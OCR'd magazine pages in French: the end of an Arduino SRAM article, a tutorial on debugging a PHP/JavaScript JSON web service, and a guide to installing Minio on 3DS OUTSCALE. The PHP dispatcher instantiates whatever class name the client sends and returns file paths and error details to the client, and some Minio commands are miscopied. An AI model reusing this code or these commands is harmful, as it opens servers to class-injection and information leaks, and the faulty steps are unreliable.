On voit que ces variables spéciales sont des pointeurs vers un type char (notez qu'elles commencent par 2 tirets bas et pas un seul). Leurs noms sont assez parlants, sauf pour __brkval qui est un pointeur vers le prochain emplacement disponible dans le tas : s'il vaut 0, alors il n'y a aucun octet alloué dans le tas. Sinon, il est forcément supérieur à __malloc_heap_start et on obtient la taille en lui retranchant cette valeur.
Pour info l'Arduino n'a pas de Garbage Collector : il écrit toujours la prochaine allocation à la fin du tas. Si on déclare 2 buffers, qu'on libère le premier mais pas le deuxième puis qu'on en crée un troisième, ce dernier n'ira pas dans l'espacement libéré par buffer 1, même si la place est suffisante. Cet espace est alors perdu ! 4
Enfin parlons de la macro *SP* : elle signifie *Stack Pointer* et renvoie l'adresse du dernier octet de la pile (donc le moins élevé). On s'en servira beaucoup plus dans le prochain article car on peut faire plein de choses sympathiques avec.
Testons tout de suite notre fonction avec le programme suivant qui

4



imprime, toutes les 10 secondes, les quantités de mémoires utilisées :

```
void loop()
{
  uint8_t* buff1 = (uint8_t*)malloc(10);
  uint8_t* buff2 = (uint8_t*)malloc(20);

  PrintMemusage();

  free(buff2);    // Libérée !
  free(buff1); // Délivrée !

  delay(10000);
}
```

Normalement nous devrions avoir un tas égal à la quantité de nos deux buffers + 2 octets chacun (pour la taille allouée), ce qui nous donne 34 octets. Voici le résultat :

Registres: 512 octets
.Data: 100 octets
.Bss: 677 octets
Tas: 0 octets
Pile: 17 octets
Libre: 7397 octets

Allô Houston, on a un problème ! Le tas est à 0 octets au lieu de 34. On a pourtant des valeurs plutôt crédibles pour le reste. Alors pourquoi ?
En fait la raison est très simple : nous avons été victimes des optimisations lors de la compilation. Nous avons alloué deux buffers, mais ne les avons pas utilisés puis les avons libérés. Le compilateur les a donc tout logiquement supprimés car ils n'avaient aucune utilité dans le programme !
Pour avoir le bon résultat, nous devons donc les utiliser d'une façon ou d'une autre avant qu'ils ne soient libérés. Je propose d'utiliser un simple *memset()* qui affecte une valeur quelconque à chaque octet du buffer :

```
void loop()
{
  uint8_t* buff1 = (uint8_t*)malloc(10);
  uint8_t* buff2 = (uint8_t*)malloc(20);

  PrintMemusage();

  memset(buff1, 0xe4, 10);
  memset(buff2, 0xe4, 20);

  free(buff2);    // Libérée !
  free(buff1); // Délivrée !
  delay(10000);
}
```

Résultat :

Registres: 512 octets
.Data: 100 octets
.Bss: 677 octets
Tas : 34 octets
Pile: 17 octets
Libre : 7363 octets

Beaucoup mieux ;) A noter que les optimisations du compilateur ne se limitent pas à cela : par exemple, s'il voit qu'une fonction n'est pas utilisée, il la supprime. Ou si elle n'est pas assez utilisée il peut carrément la transformer en fonction "inline", c'est à dire qu'il copiera le code de la fonction tel quel à l'endroit où elle est appelée (pas de branchement ni d'arguments ni de valeur de retour). Pour information il est possible, à la compilation par avr-gcc, de préciser le niveau d'optimisation (-Og, -O0 à -O3 ou -Os, classées de la moins agressive à la plus agressive). La configuration de ces options n'est pas directement disponible dans Arduino IDE, mais nous verrons un moyen de contourner cela dans le prochain article.

Conclusion

Nous avons vu comment manipuler la SRAM sur un Arduino : son fonctionnement, très similaire à celui d'un ordinateur classique, nous permet à l'aide d'une simple adresse en mémoire de récupérer les données que l'on souhaite. Nous avons également pu bidouiller pour obtenir la taille d'un buffer dans le tas, la taille des sections en mémoire et comprendre un peu mieux leur fonctionnement.
Nous verrons dans le prochain article comment obtenir les numéros d'instructions qui sont stockées en mémoire Flash, comment déterminer le numéro de l'instruction en cours et comment créer un mini debugger logiciel qui nous permettra d'arrêter l'exécution d'un programme à une instruction donnée.

•

Denis Duplan
sociologue et développeur à ses heures.
Blog : http://www.stashofcode.fr

Déboguer facilement un service Web en PHP et JavaScript

S'il vous en reste, le développement d'un service Web en JavaScript (côté client) et PHP (côté serveur) est une bonne occasion de vous arracher des cheveux. Le débogage est une opération délicate, quand vous ne pouvez pas vous appuyer sur un système tel que Xdebug.

niveau 200


C'est que dans une application Web traditionnelle, un appel de service consiste simplement à appeler un script PHP dont le contenu est retourné par le serveur. Dès lors, toute erreur survenant lors de l'exécution du service s'affiche nécessairement à l'écran.

Il en va tout autrement dans le cas d'une application Web moderne, de type Progressive Web Application. Ici, l'appel de service s'effectue par le truchement d'un objet `XMLHttpRequest`. Le résultat de l'exécution du script est toujours renvoyé par le serveur, mais il parvient au client via une des propriétés de cet objet.

Dans ces conditions, le callback fourni à l'objet `XMLHttpRequest` doit analyser ce résultat pour déterminer si une erreur ou non a été rencontrée, et si oui, remonter au développeur toutes les informations utiles qu'il voyait s'afficher à l'écran dans le cas d'une application Web traditionnelle : chemin d'accès au script, ligne dans le script où l'erreur est survenue, description de l'erreur, voire plus (Figure 1).

Puisqu'il s'agit de permettre le débogage d'un service Web, commençons par mettre en place une petite architecture. Nous fonctionnerons à l'économie, c'est-à-dire à l'abri de tous les standards qui compliquent et ralentissent le développement d'un service Web. En particulier, fi de XML, SOAP et autres WSDL : nous utiliserons du JSON pour sérialiser les données échangées, point barre.

1



Le log d'une requête produit par le système proposé ici.

La base d'un service Web, côté client

Dans notre architecture, le client dispose d'un objet `Request` :

```
function Request (service, params, debug=false) {
    this.service = service;
    this.params = params;
    this.debug = debug;
}
```

Les propriétés sont les suivantes :

`.service`	Le nom du service à invoquer
`.params`	L'objet (quelconque, pourvu qu'il soit sérialisable) contenant les paramètres à transmettre au service
`.debug`	Un drapeau à true pour indiquer que le client veut traiter la requête en mode débogage (pas utilisé)

Le client dispose d'une implémentation homologue de l'objet `Response` du serveur, qui sera décrit plus loin. La seule différence est dans la méthode. Pour les propriétés, ce sont les mêmes : `.service`, `.code`, `.data`, `.debug`.

Un service est un objet héritant de l'objet `Service` :

```
function Service (script, service, debug=false) {
    this.request = null;
    this.script = script;
    this.service = service;
    this.debug = debug;
}
Service.prototype.run = function (params=null) {
    // ...
};
Service.prototype.callback = function (resolve, reject) {
    // décrit plus loin
};
Service.prototype.onSuccess = function (resolve, reject) {
    // décrit plus loin
};
Service.prototype.onFailure = function (resolve, reject) {
    // décrit plus loin
};
```

Le constructeur du service appelle celui de Service pour lui fournir l'URL du script à appeler, et le nom du service à invoquer via ce script.
Pour présenter une requête au service sur le serveur, le client crée l'objet correspondant au Service et en appelle la méthode .run () , en lui transmettant un objet qui contient les paramètres de la requête, sérialisable.
Le reste est pris en charge par Service.prototype.run () :

- elle crée un objet Request en lui fournissant le nom du service, et l'objet contenant les paramètres à transmettre à ce dernier ;
- elle crée un objet XMLHttpRequest pour envoyer la requête au script sous la forme d'un objet FormData contenant le résultat de la sérialisation de l'objet Request ;
- elle retourne un objet Promise permettant de spécifier comment traiter le résultat de la requête, selon que cette dernière a réussi ou échoué – disposer d'un tel objet permet de chaîner les requêtes.

Le callback fourni à l'objet XMLHttpRequest est la méthode Service.prototype.callback () . Elle est donc appelée par le navigateur pour rendre compte de l'échange HTTP, dont l'éventuelle arrivée d'une réponse du serveur.
Lorsqu'une réponse arrive, elle se présente sous la forme d'un document JSON qui n'est autre que le résultat de la sérialisation d'une instance de la classe Response définie en PHP sur le serveur. Le client désérialise ce JSON pour créer un objet JavaScript Response homologue, puis il en traite le contenu. Il peut s'agir d'une réponse véritable, le service ayant pu traiter la requête, ou d'un message d'erreur rencontrée par PHP ou le service.

La base d'un service Web, côté serveur

Comme déjà mentionné, le serveur dispose donc d'une classe – pas d'un objet, car nous sommes en PHP, et non en JavaScript – homologue de l'objet Response du client :

```
class Response {
    public $service, $code, $data, $debug;
    function __construct ($service, $code, $data, $debug=false) {
        $this->service = $service;
        $this->code = $code;
        $this->data = $data;
        $this->debug = $debug;
    }
    function toJSON () {
        $response = array ('code' => $this->code, 'data' => $this->data, 'debug' => $this->debug);
        return (json_encode ($response));
    }
}
```

Les propriétés sont les suivantes :

.service	Le nom du service à l'origine de la réponse.
.code	Le code de la réponse : 0 Le service a réussi à traiter la requête 1 PHP a rencontré une erreur dans le script 2 Le service a rencontré une erreur
.data	Les données de la réponse. C'est un objet spécifique au service, sauf en cas d'erreur (.code à 1 ou 2), où c'est un objet qui renseigne sur l'erreur :
.file	Le fichier du script dans lequel l'erreur est survenue
.line	La ligne du script à laquelle l'erreur est survenue
.message	La description de l'erreur
.debug	Un drapeau à true pour indiquer que le serveur veut traiter la réponse en mode débogage (pas utilisé)

Le serveur dispose d'une implémentation homologue de l'objet Request du client. La seule différence est dans la méthode. Pour les propriétés, ce sont les mêmes : .service , .params et .debug .
Un service est une classe dérivée de la classe Service :

```
class Service {
    public $name, $debug;
    function __construct ($name, $debug=false) {
        $this->name = $name;
        $this->debug = $debug;
    }
    function run ($params) {
    }
    function reply ($response) {
        header ('Content-Type: application/json');
        echo ($response);
        exit ();
    }
}
```

Lorsqu'il est appelé sur requête du client, le script désérialise le contenu du paramètre CGI request pour reconstruire l'homologue de l'objet Request du client sous la forme d'une instance de la classe Request Il utilise Request::service pour former le nom de la classe du service à invoquer, instancie cette classe, et en appelle la méthode ::run () en lui transmettant l'objet Request::params :

```
$request = Request::fromJSON (getCGI ('request'));
if (!class_exists ($request->service))
    throw (new Exception("Service \"$request->service\" does not exist."));
$service = new $request->service;
$service->run ($request->params);
```

Le reste est pris en charge par la méthode ::run () du service :

- elle traite véritablement la requête et produit un résultat sous la forme d'un objet sérialisable en JSON ;
- elle instancie la classe Response en fournissant son nom, un code témoignant de la réussite ou de l'échec, et le résultat ;
- elle appelle la méthode Service::reply () qui sérialise l'instance de Response et renvoie le résultat au client sous la forme d'un document JSON (type MIME application/json).

Un exemple de service : lister des tables

Ces bases étant posées, il est possible de créer un service. Par exemple, un service qui renvoie la liste des tables dans la base de données utilisée sur un serveur MySQL, sous la forme d'un tableau de chaînes de caractères.
Côté client, il suffit d'écrire le constructeur d'un objet héritant de l'objet Service :

```
function ServiceGetTables (debug=false) {
    Service.call (this, "<!--?php echo (htmlspecialchars (SITE_VPATH)) ?-->services.php",
"GetTables", debug);
}
ServiceGetTables.prototype = Object.create (Service.prototype);
```

Pour le reste, il suffit de créer l'objet et d'appeler la méthode .run () dont il hérite de l'objet Service , en transmettant l'objet contenant les paramètres s'il y en a :

```
service = new ServiceGetTables ();
service.run ({ database: database }).then (...);
```

Sur le serveur, il suffit d'écrire une classe dérivant de la classe Service . Par exemple :

```
class GetTables extends Service {
    function __construct ($debug=false) {
        parent::__construct ('GetTables', $debug);
    }
    function run ($params) {
        parent::run ($params);
        mysqli_select_db ($GLOBALS['link'], $params->database);
        $result = mysqli_query ($GLOBALS['link'], 'SHOW TABLES');
        $list = array ();
        for ($count = 0 ; $count != mysqli_num_rows ($result) ; $count++) {
            $record = mysqli_fetch_array ($result);
            array_push ($list, $record[0]);
        }
        $response = new Response ($this->name, RESPONSE_SUCCESS, $list);
        $this->reply ($response->toJSON ());
    }
}
```

La variable globale $GLOBALS['link'] est le produit d'un appel à la fonction mysqli_connect () . C'est typiquement le genre d'appel récurrent lors du traitement d'une requête, qui peut à ce titre être factorisé au niveau de la fonction Service::run () :

```
class Service {
    // ...
    function run ($params) {
        $GLOBALS['link'] = mysqli_connect (MYSQL_HOSTNAME, MYSQL_USER, MYSQL_PASSWORD);
    }
    // ...
}
```

Pour le reste, tout est dans le code de la méthode ::run () qui doit générer la réponse à adresser au client via un appel à la méthode Service::reply () hérité.

Remonter les erreurs du serveur

Pour permettre le traitement de l'erreur par le client, qu'il s'agisse d'une erreur rencontrée par PHP ou le service, le script en charge de l'exécution du service prend le contrôle de la gestion des erreurs rencontrées par PHP. Pour cela, il installe son propre gestionnaire à l'aide de la fonction set_error_handler () .

Dès lors, les erreurs rencontrées par PHP – du moins celles qui peuvent parvenir à ce gestionnaire, car elles surviennent après son installation – peuvent être formatées comme les erreurs rencontrées par le service, et le client peut ainsi traiter les deux pareillement.

En l'occurrence, il s'agit de créer renvoyer une réponse comme celle que le client attend, si ce n'est qu'elle comporte un code signalant qu'une erreur a été rencontrée :

```
set_error_handler (function ($errorLevel, $errorMessage, $errorFile, $errorLine) {
    $message = array ('file' => $errorFile, 'line' => $errorLine, 'message' => $errorMessage);
    $response = new Response ("System", RESPONSE_ERROR_PHP, $message);
    echo ($response->toJSON ());
    exit ();
});
```

Toutefois, certaines erreurs ne peuvent être interceptées de la sorte. La documentation de set_error_handler () précise :

The following error types cannot be handled with a user defined function: E_ERROR, E_PARSE, E_CORE_ERROR, E_CORE_WARNING, E_COMPILE_ERROR, E_COMPILE_WARNING, and most of E_STRICT raised in the file where set_error_handler() is called.

Pour parvenir malgré tout à remonter ces erreurs, le script installe un autre gestionnaire à l'aide de la fonction register_shutdown_function () :

```
register_shutdown_function (function () {
    // Ne pas oublier de passer la directive display_errors à "stderr" dans php.ini !
    $error = error_get_last ();
    if (!$error)
        return;
    $message = array ('file' => $error['file'], 'line' => $error['line'], 'message' => $error['message']);
    $response = new Response ("System", RESPONSE_ERROR_PHP, $message);
    echo ($response->toJSON ());
    exit ();
});
```

Attention ! pour que cette astuce fonctionne, il ne faut pas oublier de passer la directive display_errors à "stderr" dans php.ini. A défaut, PHP envoie l'erreur sur la sortie standard, ce qui signifie que l'erreur est affichée avant que le gestionnaire ne soit appelé, si bien que ce dernier perd l'avantage de pouvoir retourner l'erreur sous une forme exploitable par le client.

De son côté, le client peut donc être confronté à deux types d'erreurs :

- des erreurs protocolaires (par exemple, une erreur 404) ;
- des erreurs système (celles dont il vient d'être question).

Le client détecte les deux, et remonte l'information au développeur via la console. Cette information n'étant pas de la même nature selon le type d'erreur – aucune réponse n'est fournie par le script dans le premier cas, puisqu'il n'a pu être joint -, elle fait l'objet de mises en forme différenciées.

Tout cela s'articule avec la gestion de base de l'appel au service par le client. La méthode .run () de l'objet Service crée un objet XMLHttpRequest , en lui fournissant comme callback une fonction anonyme qui appelle la méthode .callback () de ce même objet :

```
Service.prototype.run = function (params=null) {
    return (new Promise ((resolve, reject) => {
        var formData;
        this.request = new XMLHttpRequest ();
```

```
        this.request.open ("POST", this.script, true);
        this.request.onreadystatechange = ((o, resolve, reject) => {
            return (() => o.callback.call (o, resolve, reject));
        }) (this, resolve, reject);
        request = new Request (this.service, params, this.debug);
        formData = new FormData ();
        formData.append ("request", JSON.stringify (request));
        if (this.debug)
            this.log (`Sending\n\t\tRequest:\t${JSON.stringify (request)}\n\t\t\t\tService:\t${this.
service}\n\t\t\t\tParams:\t\t${JSON.stringify (params)}\n\t\t\t\tDebug:\t\t${this.debug}`);
        this.request.send (formData);
    }));
};
Service.prototype.callback = function (resolve, reject) {
    if (this.request.readyState !== 4)
        return;
    if (this.request.status !== 200)
        this.onFailure (resolve, reject);
    else
        this.onSuccess (resolve, reject);
};
```

En dehors de ces erreurs, pour déboguer le script, il peut être utile de faire parvenir un message au client au niveau d'une certaine instruction dans ce dernier. Pour cela, la meilleure solution consiste à s'appuyer sur la levée d'exceptions. Par exemple :

```
throw (new Exception ("Message pour le client");
```

Cela implique que l'exécution du service se déroule dans le cadre d'une gestion des exceptions.
C'est la raison pour laquelle le programme principal du script est enserré dans un bloc `try { ... } catch { ... }` :

```
try {
    $request = Request::fromJSON (getCGI ('request'));
    if (!class_exists ($request->service))
        throw (new Exception("Service \"$request->service\" does not exist."));
    $service = new $request->service;
    $service->run ($request->params);
}
catch (Exception $exception) {
    header ('Content-Type: application/json');
    $message = array ('file' => $exception->getFile (), 'line' => $exception->getLine (), 'message'
=> $exception->getMessage ());
    $response = new Response ("System", RESPONSE_ERROR_SERVICE, $message);
    echo ($response->toJSON ());
    exit ();
}
```

Enfin, déboguer…

Pour visualiser les erreurs pouvant survenir lors de l'invocation d'un service, il faut spécifier le drapeau `debug` à `true` lors de la création de l'objet du service sur le client, par défaut à `false` :

```
service = new ServiceGetDatabases (true);
```


Plus généralement, cela permet d'accéder au détail de tous les échanges. La requête et la réponse, que cette dernière remonte une réponse ou une erreur, sont alors affichées avec un luxe de détails dans la console. Par exemple :

```
// Log (start)
Script:     /test/index.php
Service:    GetTables
Message:    Sending
        Request:    {"service":"GetTables","params":{"database":"test"},"debug":true}
                Service:    GetTables
                Params:     {"database":"test"}
                Debug:      true
//Log (end)
// Log (start)
Script:     /test/services.php
Service:    GetTables
Message:    Receiving
        Success
        Response: {"code":0,"data":["tst_log","tst_news","tst_pages","tst_sessions","tst_users"],"debug":false}
                Code:   0
                Data:   ["tst_log","tst_news","tst_pages","tst_sessions","tst_users"]
                Debug:false
//Log (end)
```

Sur le blog de l'auteur, vous pouvez télécharger une archive contenant le code complet d'une petite application Web qui permet de lister les bases de données, les tables et les champs à l'aide d'autant de services appelés de manière asynchrone, via une chaîne de promises sur le client (Figure 2).
Pour faire fonctionner l'exemple, vous devrez adapter quelques constantes figurant dans le fichier `common.php` :

```
// Répertoire virtuel du site
define ("SITE_VPATH", "votre répertoire virtuel");
// Base de données MySQL
define ('MYSQL_HOSTNAME', 'votre hôte MySQL');
define ('MYSQL_USER', 'votre identifiant');
define ('MYSQL_PASSWORD', 'votre mot de passe');
```

2



Ilane HAZOUT
Ingénieur de formation et passionné d'informatique et de technologie, et après 10 ans d'expérience en tant que consultant informatique, Ilane Hazout est responsable technique de compte auprès des éditeurs de logiciels et des startups chez 3DS OUTSCALE depuis 2016. Ilane est garant du bon fonctionnement des infrastructures Cloud des clients de 3DS OUTSCALE.

Déploiement de l'outil Minio sur le Cloud 3DS OUTSCALE

Cet article présente l'outil Minio ainsi qu'une procédure d'installation de ses différents composants pour la distribution Ubuntu 18.04. Une présentation de quelques cas d'utilisation avec une interface graphique et une interface en ligne de commande (CLI) complète le tour d'horizon.

niveau 200

Nous allons nous attarder pour développer les avantages d'utiliser un stockage objet comme Minio. Il s'agit en fait de rendre vos données encore plus accessibles. Chaque objet peut bénéficier de permissions spécifiques (ACL) et être également accessible via votre navigateur ou directement depuis la CLI. Le stockage objet est une solution adaptée pour stocker des données de type statique, des images, des vidéos ou des librairies en JS. Il existe quelques cas d'utilisation pour lesquels il est possible de stocker des images complètes de machine virtuelle sur un Bucket.

De même, une des forces de cet applicatif est d'indexer en temps réel tous les fichiers contenus sur les volumes rattachés au serveur Minio. Avec ce type de système en Cluster, vous pouvez faire évoluer simplement votre espace de stockage. L'organisation des données non structurées, vous permet de stocker des milliards de fichiers sans les problèmes de complexité et de performance qui peuvent arriver dans des environnements hiérarchiques. Vous pouvez donc mettre à l'échelle les performances ou la capacité simplement en ajoutant des instances Minio.

De plus, tous les objets possèdent des métadonnées et tous les fichiers sont gérés avec un identifiant unique qui correspond à l'URL. Les métadonnées et le numéro d'identification unique permettent d'ignorer l'emplacement exact des données dans l'environnement de stockage. Tous les objets sont accessibles depuis toutes les instances Minio grâce à une URL unique. Seules des règles de routages IP et des mécanismes DNS sont requis pour accéder aux ressources. Ce type d'organisation va également nous permettre de positionner les métadonnées sur le même volume que les données elles-mêmes. Dès lors, cela permet d'optimiser les temps d'accès et par là même de supprimer un éventuel goulot d'étranglement vers un serveur de métadonnées unique.

Dans certains cas d'usage, le stockage objet est utilisé comme un environnement de sauvegarde ou comme un espace d'archivage indexé. Cela présente des avantages si les objets sont rattachés à des métadonnées car la recherche et la récupération de fichiers ou de clips multimédia parmi des millions ou des milliards de fichiers devient plus facile.

Une fonctionnalité avancée de Minio Serveur permet de déclencher les fonctions spécifiques via son service de notifications d'évènements compatible avec les files d'attente de messages telles que Kafka, et les bases de données telles que Elasticsearch, Redis et Postgres.

Pour augmenter les capacités d'intégration de l'outil dans un écosystème déjà existant, Minio propose une authentification compatible avec les fournisseurs d'identités tels que Okta, Ping Identity ou bien évidemment avec un annuaire plus classique comme un Active Directory.

Minio est un projet open source (sous licence Apache 2.0) de stockage objet compatible avec l'API OSU 3DS OUTSCALE. L'application est écrite en langage Go. Elle est conçue nativement pour le Cloud, avec une interface Web. Il rend disponible des fichiers de tous types via le protocole HTTP et HTTPS.

Après l'installation du serveur Minio, nous avons accès à une interface Web (port 9000 par défaut) très épurée. Avec l'interface, il est possible de gérer les fichiers en « drag and drop », créer des Buckets, ajouter des fichiers, partager des fichiers via une URL pré-signée.

Cas d'utilisation avancée

Le déploiement de plusieurs instances Minio associées avec un serveur Nginx. Dans ce cas, Minio est capable de gérer le stockage Objet. Pour soulager de la partie accès http, nous pouvons coupler Minio avec un serveur web.
Un serveur de stockage objets léger tel que Minio peut être utilisé pour fournir un stockage évolutif au niveau du backend d'une application.

Cas d'utilisation sauvegarde

Activer une sauvegarde rapide avec une gateway Minio connectée au stockage objet 3DS OUTSCALE

- Présentation d'une solution de sauvegarde rapide, basée sur la commande mirror. Cette dernière est gérée directement par le client Minio MC.
- Pour déporter la sauvegarde vers un stockage objet redondé et garanti par 3DS OUTSCALE, nous utiliserons la mécanique de la Gateway Minio.

1. INSTALLATION DE MINIO SERVEUR

Installation du serveur

Téléchargement de la partie serveur

```
$> cd && wget https://dl.minio.io/server/minio/release/linux-amd64/minio
$> chmod +x minio && mv -v minio /usr/bin/. && ln -s /usr/bin/minio ~/minio
```

Configuration du serveur Minio

La configuration du serveur Minio ne se fait plus via un fichier de configuration. La configuration se fait via des variables d'environnement. Voici trois exemples pour paramétrer votre serveur :

MINIO_ACCESS_KEY : personnaliser votre « access key » (équivalent de votre login).
MINIO_SECRET_KEY : personnaliser votre « secret key », 8 caractères minimum.
MINIO_BROWSER : « off » (désactiver l'interface Web).

Identifier les variables de configuration

```
$> minio server --help
```

Lancement du serveur Minio

Dans notre exemple, nous utilisons deux points de montage pour augmenter les performances de notre serveur. Effectivement, avec deux points de montage, Minio fera la réplication des données sur les deux volumes.

```
$> minio server /home/USER/DD_STD_1T/ /home/USER/DD_STD2_1T/
Endpoint: http://171.33.88.100:9000 http://172.17.0.1:9000
http://monserveur.com:9000/minio/login
AccessKey: 0Z8EWX25P758A8XCJAMSecretKey: XXXXXXXXXXXXXXXXXX
```

Tester le serveur


Pour tester le serveur, rien de plus simple : il suffit d'interroger l'URL indiquée par le retour de la commande ci-dessus.

2. INSTALLATION DE MINIO CLIENT

Téléchargement du client

```
$> wget https://dl.minio.io/client/mc/release/linux-amd64/mc
$> chmod +x minio && mv -v minio /usr/share/. && ln -s /usr/share/minio ~/minio
```

1



Configuration du client

Ajout des Credentials et de l'adresse du serveur indiqués lors du lancement du serveur :

```
$> mc config host add myminio http://monserveur.com:9000
0Z8EWX25P758A8XCJAMB SECRET_KEY
```

Tester le client

Le test du client est très simple et consiste à lister les fichiers disponibles sur la partie serveur de notre stockage objet :

```
$> mc ls s3://myminio
```

3. UTILISATION GENERIQUE DE MINIO

Copier un fichier sur le serveur Minio

```
$> mc cp -r '/Volumes/locale/monfichier.pdf'
monfichier.pdf:8.13 MB / 8.13 MB ▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓ 100.00% 12.55 MB/s 56s
```

Partage de fichier via une URL pré-signée

Une URL pré-signée permet de rendre un objet accessible depuis Internet. Tout utilisateur à qui vous envoyez l'URL pré-signée a accès à l'objet pour la durée que vous spécifiez. Dans notre exemple ci-dessous, 120h :

```
$> mc share download --recursive --expire=120h
 "myminio/bucket_pdf/monfichier.pdf"
URL: http://monserveur.com:9000/bucket_pdf/monfichier.pdf
Expire: 5 days 0 hours 0 minutes 0 seconds
Share: http://monserveur.com:9000/bucket_pdf/monfichier.pdf?X-Amz-
Algorithm=AWS4-HMAC-SHA256&X-Amz-
Credential=0Z8EWX25P758A8XCJAMB%2F20180218%2Fus-east-
1%2Fs3%2Faws4_request&X-Amz-Date=20180218T164549Z&X-Amz-Expires=432000
```

Ici, notre stockage objet nous répond avec une URL pré-signée qui est générée pour l'occasion. L'URL permet donc de télécharger ou de visionner la ressource monfichier.pdf pendant 120h.

https://monserveur.com:9000 1

4. SÉCURISER L'ACCÈS AVEC UN CERTIFICAT SSL

Dépendance à installer pour utiliser le protocole HTTPS avec Minio Serveur

```
$> sudo apt-get update && sudo apt-get install software-properties-common
$> sudo add-apt-repository universe
$> sudo add-apt-repository ppa:certbot/certbot
$> sudo apt-get update$> sudo apt-get install certbot
```

Génération de certificat via le tool certbot

```
$> sudo certbot certonly
3: Place files in webroot directory (webroot)
Please enter in your domain name(s) monserveur.com
```

Copie du certificat

```
$> sudo cp -v
/etc/letsencrypt/live/monserveur.com/fullchain.pem
 /home/user/.minio/certs/public.crt
$> sudo cp -v
/etc/letsencrypt/live/monserveur.com.cf/privkey.pem
/home/user/.minio/certs/private.key
```

Renouvellement du certificat

```
$> sudo certbot certonly --standalone -d monserveur.cf --
staple-ocsp -m monadressemail@gmail.com --agree-to
```

5. CAS D'USAGE

Stockage Objet en haute disponibilité

Nous réalisons un déploiement d'instances Minio avec un serveur Nginx. L'association d'un serveur Web comme Nginx avec des instances Minio va nous permettre de rajouter un certain nombre de fonctionnalités que nous souhaitons dissocier de notre stockage Objet. Effectivement, avec un serveur Nginx en amont des instances Minio, nous pourrons réaliser des opérations de mise en cache, du filtrage de trafic en fonction de plusieurs paramètres.

Dans notre cas d'utilisation, nous positionnons Nginx comme reverse Proxy. Cela va nous permettre de nous affranchir de la mise à jour des clients car les accès aux instances Minio ne se feront qu'au travers du serveur Nginx. Ce dernier pourra également équilibrer le trafic entrant et le répartir uniformément sur les instances distribuées du serveur Minio. Voici le schéma d'une infrastructure en Haute Disponibilité (HA) d'un service de stockage Objet basé sur le Serveur Minio. 2

Pour organiser la répartition de charge entre les instances Minio, nous pouvons configurer notre Serveur Nginx avec les directives suivantes

```
upstream minio_servers {
   server minio-server-1:9000;
   server minio-server-2:9000;
}
server {
   listen 80;
   server_name www.monserveur.com;
   location / {
      proxy_set_header Host $http_host;
      proxy_pass     http://minio_servers;
   }
}
```

CAS D'UTILISATION : Sauvegarde

Nous détaillons un cas d'utilisation relatif aux problématiques de sauvegarde de données. Régulièrement nous avons besoin de sauvegarder nos données pour nous prémunir d'une perte de données liée à un dysfonctionnement matériel.

Pour réaliser facilement et rapidement des sauvegardes de données, nous utilisons le stockage objet 3DS OUTSCALE. Pour avoir une solution robuste et fiable, nous utilisons le serveur Minio avec la Gateway sur le stockage objet 3DS OUTSCALE. Pour réaliser de la sauvegarde avec du stockage objet, il est fortement recommandé d'utiliser un stockage qui dispose de SLA (Service Level Agrement), et plus généralement qui donne des garanties à minima sur la durabilité de la donnée.

Dans ce cas d'utilisation, nous utilisons le serveur Minio pour gérer les parties synchronisation et interface Web. Pour la partie stockage, nous nous basons sur le stockage objet OSU proposé par le Service Cloud Provider 3DS OUTSCALE.

